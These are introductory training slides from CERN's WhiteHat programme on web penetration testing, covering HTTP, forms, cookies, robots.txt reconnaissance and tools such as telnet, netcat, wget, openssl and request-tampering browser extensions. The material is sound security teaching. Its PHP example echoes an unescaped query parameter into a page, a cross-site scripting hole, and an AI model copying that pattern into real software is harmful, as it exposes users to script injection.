



Web penetration testing

part 1 - Introduction

Sebastian Lopienski, CERN

CERN WhiteHat programme 2016

Outlook

- Why focus on the web?
- Web landscape at CERN
- A crash course on HTTP protocol
- Server-side logic
- Client-side tools: command-line & browser extensions
- Web security exercises

Introduction to Web penetration testing

WHY WEB?

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often **publicly available**
- **easy target** for attackers
 - finding vulnerable sites, automating and scaling attacks
- easy to develop
- not so easy to develop well and securely
- often **vulnerable**, thus making the server, the database, internal network, data etc. **insecure**

Threats

- **Web defacement**
 - ⇒ loss of reputation (clients, shareholders)
 - ⇒ fear, uncertainty and doubt
- **information disclosure** (lost data confidentiality)
 - e.g. business secrets, financial information, client database, medical data, government documents
- **data loss** (or lost data integrity)
- **unauthorized access**
 - ⇒ functionality of the application abused
- **denial of service**
 - ⇒ loss of availability or functionality (and revenue)
- **“foot in the door”** (attacker inside the firewall)

An incident in September 2008



Telegraph.co.uk



Home News Sport Business Travel Jobs Motoring Telegraph TV

Earth home

Earth news

Earth watch

Comment

Charles Clover

Greener living



Hackers infiltrate Large Hadron Collider systems and mock IT security

By Roger Highfield, Science Editor

Last Updated: 4:01pm BST 12/09/2008

News Site of the Year | The 2008 Newspaper Awards

TIMESONLINE

NEWS COMMENT BUSINESS MONEY SPORT LIFE & STYLE TRAVEL DRIVING

UK NEWS WORLD NEWS POLITICS ENVIRONMENT WEATHER TECH & WEB TIMES ONLINE

Where am I? Home News UK News Science News

From The Times

September 13, 2008

Hackers break into CERN computer – to show up its ‘schoolkid’ security

...etc...etc....

Introduction to Web penetration testing

WEB LANDSCAPE AT CERN

Two types of web sites at CERN

1. Web sites hosted centrally (by IT): ~13k

- <http://cern.ch/X> -> <http://X.web.cern.ch>, e.g.
<http://home.web.cern.ch>
<http://cern.ch/mmm>
<http://cern.ch/security>

1. Dedicated web servers: ~10-20k

- <http://X.cern.ch>, e.g.
<http://indico.cern.ch>
<http://network.cern.ch>
<https://edh.cern.ch>

Type 1: Web sites hosted centrally (by IT)

- <http://cern.ch/X> -> <http://X.web.cern.ch>
- Managed at WebServices (<http://cern.ch/web>)
 - authentication, authorization, scripts, external visibility
- Various types – file/application hosting:
 - IIS (Windows), files on DFS -> PHP, ASP
 - Apache (Linux), files on AFS -> PHP, CGI
 - J2EE -> Java
- ... and CMS (Content Management Systems):
 - Drupal -> PHP
 - SharePoint
 - Social community
- Go to <http://cern.ch/web>, create Web sites and play!

Type 2: Dedicated web servers

- <http://X.cern.ch>
 - Any technology stack (OS, web server, application platform and frameworks etc. etc.)
 - Many visible only inside CERN
 - Others have firewall openings – visible from outside

Web authentication at CERN: SSO

CERN Single Sign-On

Sign in with a CERN account, a Federation account or a public service account

Sign in with your CERN account

Reminder: you have agreed to comply with the [CERN computing rules](#)

Use credentials

Username or Email address

Password

Sign in

☐ Remember Username or Email Address [Need password help ?](#)

Use one-click authentication



[Sign in using your current Windows/Kerberos credentials \[autologon\]](#)

Use your current authentication token. You need Internet Explorer on CERN Windows or Firefox on SLC ([Firefox help here](#)).



[Sign in using your Certificate \[autologon\]](#)

Use a EuGridPMA trusted certificate. Don't forget to first map your Certificate to your CERN Account.

Use strong two factor authentication [\[show\]](#)

Sign in with a public service account



[Facebook, Google, Live, etc.](#)

Authenticate using an external account provider such as Facebook, Google, Live, Yahoo, Orange.

Sign in with your organization or institution account



Enter the name of the organisation you are affiliated with...



Go

Authorization at CERN: e-groups



E-group: *white-hats* (Static)

Settings	Owner, Admin & Privileges	Members	Email Addr
Name: <input type="text" value="white-hats"/>			
e-mail aliases: <input type="text"/>		<input type="button" value="Add"/>	
Topic:		<input type="text" value="security"/>	
Usage:		<input type="text" value="Security/Mailing"/>	
Description:		<input type="text" value="Members of the CERN WhiteHat Challenge"/>	
Status:		<input type="text" value="Active"/> Status Since: 06-11-2014	
Expiration date:		06-11-2015 <input type="button" value="Reset"/>	
Comments: <div><div></div></div>			

Introduction to Web penetration testing


HTTP PROTOCOL

A QUICK REMINDER / CRASH COURSE

(See

http://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html)

Typical Web architecture



URL (Uniform Resource Locator)

protocol://username:password@hostname:port/path/file?arguments#fragment

<https://twiki.cern.ch/twiki/bin/view/IT#more>

<http://cern.ch/webservices/Manage?SiteName=security>

<http://137.138.45.12:5000>

<ftp://localhost/photos/DSC1553.jpg>

(If port not specified then defaults used: http=80, https=443)

BTW, /path/file is not always a real directory/file – e.g.

<https://indico.cern.ch/event/361952/>

is a reference to an event with ID=361952

HTTP etc. – a quick reminder

Web browser
(IE, Firefox...)



GET /index.html HTTP/1.1

HTTP/1.1 200 OK



Web server
(Apache, IIS...)



POST login.php HTTP/1.1

Referer: index.html

[...]

username=abc&password=def

HTTP/1.1 200 OK




Set-Cookie: SessionId=87325

Executing PHP
login.php



executing
JavaScript



GET /list.php?id=3 HTTP/1.1

Cookie: SessionId=87325

HTTP/1.1 200 OK



HTML form, GET request

HTML form source code:

```
<form method="get" action="/AddUser">  
  <input type="text" name="name">  
  <input type="submit" value="Add">  
</form>
```



Sebastian Add

When submitted, browser send this to the server:

GET /AddUser?name=Sebastian HTTP/1.1

Host: users.cern.ch

User-Agent: Mozilla/5.0 (Macintosh) [..]

Which is equivalent to opening this URL:

<http://users.cern.ch/AddUser?name=Sebastian>

Query strings, URL encoding

Query string contains *keys* and *values*:

– `http://users.cern.ch/AddUser?name=John&last=Doe`

But what if they contain special characters?

– e.g. ? & = # etc.

URL encoding: $x \Rightarrow \% \text{HEX}(x)$

`'&'` \Rightarrow `%26`

`'%'` \Rightarrow `%25`

`' '` \Rightarrow `%20` or `+`

Use online tools, e.g. <http://meyerweb.com/eric/tools/dencoder/>

HTML form, POST request

[..]

```
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
<select name="searchField">
  <option value="0" selected="selected">e-group name</option>
  <option value="1">topic</option>
  <option value="2">owner</option>
  <option value="3">description</option></select>
<select name="searchMethod">
  <option value="0" selected="selected">begins with</option>
  <option value="1">contains</option>
  <option value="2">equals</option></select>
<input type="text" name="searchValue" size="40" value="">
<input type="submit" value="Search">
```

[..]

HTML form, POST request, contd.



The screenshot shows a web form with three input fields and a search button. The first field is labeled 'e-group name' and has a dropdown arrow. The second field is labeled 'begins with' and also has a dropdown arrow. The third field contains the text 'whitehat'. To the right of these fields is a button labeled 'Search'.

Submitting this form => browser sends this to the server:

POST /e-groups/EgroupsSearch.do HTTP/1.1

Host: e-groups.cern.ch

Content-Length: 70

User-Agent: Mozilla/5.0 (Macintosh) [..]

[..]

request
header

AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat

request
body

(POST requests can't be represented with a URL)

Cookies

- Server send a “cookie” (piece of information) to client

```
$ wget -q --spider -S https://twiki.cern.ch/  
HTTP/1.1 200 OK  
Date: Tue, 13 Jan 2015 12:50:58 GMT  
Server: Apache  
Set-Cookie: TWIKISID=0845059d0dceb0; path=/  
Connection: close  
Content-Type: text/html; charset=iso-8859-1
```
- ... in all subsequent requests to that server, the client is expected to send this “cookie” back:

```
Cookie: TWIKISID=0845059d0dceb0
```

/robots.txt

- (if exists) Always in the top-level directory
 - <http://server/robots.txt>
 - User-agent: *
 - Disallow: /cgi-bin/
 - Disallow: /internal/
 - e.g. <http://indico.cern.ch/robots.txt>
- Informs web crawlers what resources (not) to visit
 - robots don't have to follow!
- Sometimes robots.txt reveal interesting things
 - e.g. hidden directories
- See more at <http://www.robotstxt.org/>

Introduction to Web penetration testing

SERVER-SIDE LOGIC

Web applications

Serving dynamic content, based on requests from clients:

```
$ wget -O - "http://cern.ch/test-wh/hi.php?name=Seb"
```

```
[..]
```

```
<h3>Hi Seb</h3>
```

```
[..]
```

```
$ wget -O - "http://cern.ch/test-wh/hi.php?name=there"
```

```
[..]
```

```
<h3>Hi there</h3>
```

```
[..]
```

Hello world in PHP

/afs/cern.ch/work/s/slopiens/www/whitehat-examples/hi.php:

```
<?php $name = $_GET['name']; ?>  
<html><body>  
    <?php echo "<h3>Hi $name</h3>"; ?>  
</body></html>
```

Open <http://cern.ch/test-wh/hi.php?name=there>
PHP code above will generate this HTML output:

```
<html><body>  
    <h3>Hi there</h3>  
</body></html>
```

Introduction to Web penetration testing

TOOLS

Command-line tools

(e.g. on lxplus)

- telnet
- nc
- wget
- cern-get-sso-cookie
- openssl

Command-line tools: *telnet*

- **telnet** – to initiate TCP connections

```
$ telnet edh.cern.ch 80
```

```
GET / HTTP/1.0
```

← request

```
HTTP/1.1 302 Found
```

← response

```
Date: Mon, 12 Jan 2015 21:04:36 GMT
```

```
Server: Apache
```

```
Location: http://cern.ch/app-state/default_redirect/
```

```
Content-Length: 315
```

```
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
```

```
<html><head>
```

```
[..]
```

Command-line tools: *telnet*

- **telnet** – to initiate TCP connections

```
$ telnet home.web.cern.ch 80
```

```
GET / HTTP/1.1
```

```
Host: home.web.cern.ch
```

← request

```
HTTP/1.1 200 OK
```

```
Server: Apache/2.2.15 (Red Hat)
```

```
X-Powered-By: PHP/5.3.3
```

```
X-Generator: Drupal 7 (http://drupal.org)
```

```
Content-Type: text/html; charset=utf-8
```

```
Set-Cookie: DRUPAL_LB_PROD_HTTP_ID=hej.8; path=/;
```

← response

```
<!DOCTYPE html>
```

```
[..]
```

Command-line tools: *nc*

- **nc** (netcat) – to initiate or listen to connections

```
nc -l 8080          # start listening on port 8080
```

- ...then point your browser to <http://localhost:8080/a?b#c>

```
GET /a?b HTTP/1.1
```

```
Host: localhost:8080
```

```
Connection: keep-alive
```

```
User-Agent: Mozilla/5.0 (Macintosh) [..]
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,  
*/*;q=0.8
```

```
Accept-Encoding: gzip, deflate, sdch
```

```
Accept-Language: en-US,en;q=0.8,fr;q=0.6,pl;q=0.4
```

Command-line tools: *wget* / *curl*

- **wget** – client to HTTP (and other protocols)
- many, many features:
 - recursive downloading, following redirections, authentication, cookie handling, header manipulation etc.

see redirections and server response headers

wget --server-response --spider <http://cern.ch>

pretend that I'm an iPhone, download to file

wget --user-agent="Mozilla/5.0 (iPhone)" -O f.txt [http..](http://)

- BTW, some people prefer **curl** or [httpie](http://)

Command-line tools: *cern-get-sso-cookie*

- **cern-get-sso-cookie** – get (and use) CERN SSO cookie

get the cookies using existing Kerberos credentials:

```
cern-get-sso-cookie -krb --outfile cookies.txt \  
-u https://it-dep.web.cern.ch/protected
```

use the cookies to download protected content:

```
wget --load-cookies cookies.txt \  
https://it-dep.web.cern.ch/protected/documents
```

Command-line tools: *openssl*

- **openssl** – a rich crypto toolkit; includes an SSL client:

```
$ openssl s_client -connect edh.cern.ch:443
```

```
GET / HTTP/1.1
```

```
Host: edh.cern.ch:443
```

← request

```
HTTP/1.1 302 Found
```

```
Location: https://edh.cern.ch/Desktop/dir.jsp
```

```
Content-Type: text/html; charset=iso-8859-1
```

← response

```
<!DOCTYPE [..]
```

- ... and server:

```
$ openssl s_server [..]
```


Browser tools and extensions

For getting and manipulating information



– DOM (HTML structure), JavaScript, CSS, cookies, header fields, user agent, requests etc.

- **view source** ;-)
- **Inspect Element** - to see and manipulate DOM and JS
- Web Developer, Firebug
- **Wappalyzer** - shows technologies used by the site
- Flagfox, ShowIP - location of the server etc.
- Cookie Manager+, Cookie Monster - cookie manipulation
- User Agent Switcher - for changing user agent
- HTTP Headers, Modify Headers, Header Mangler or similar
- **Tamper Data**, Request Maker - for tampering with requests


Browser tools: *view source*



Browser tools: *Inspect Element*



Browser extensions: *HTTP Headers*



HTTP Headers


Tabs:

URL:

HTTP request status: 200 (OK)

Name	Value
Date	Mon, 12 Jan 2015 20:35:27 GMT
Content-Encoding	gzip
X-Powered-By	PHP/5.3.3
Content-Length	6011
Last-Modified	Mon, 12 Jan 2015 20:23:41 GMT
Server	Apache/2.2.15 (Red Hat)
Etag	"1421094221-1"
Vary	Cookie,Accept-Encoding, Cookie,Accept-Encoding
Content-Language	en
Via	1.1 drupalprod.cern.ch
X-Generator	Drupal 7 (http://drupal.org)
Cache-Control	public, max-age=60, public, max-age=60
Content-Type	text/html; charset=utf-8
Link	; rel="shortlink"; ; rel="canonical"; ; rel="shortlink"; ; rel="canonical"
X-Drupal-Cache	HIT
Expires	Sun, 19 Nov 1978 05:00:00 GMT

Browser extensions: *HTTP Headers*



EDH - Home (Sebastian LO x)

https://edh.cern.ch/Desktop/dir.jsp

CERN Home > G

CERN

Home

About

News

In order t
a
You sho

HTTP Headers

Tabs:

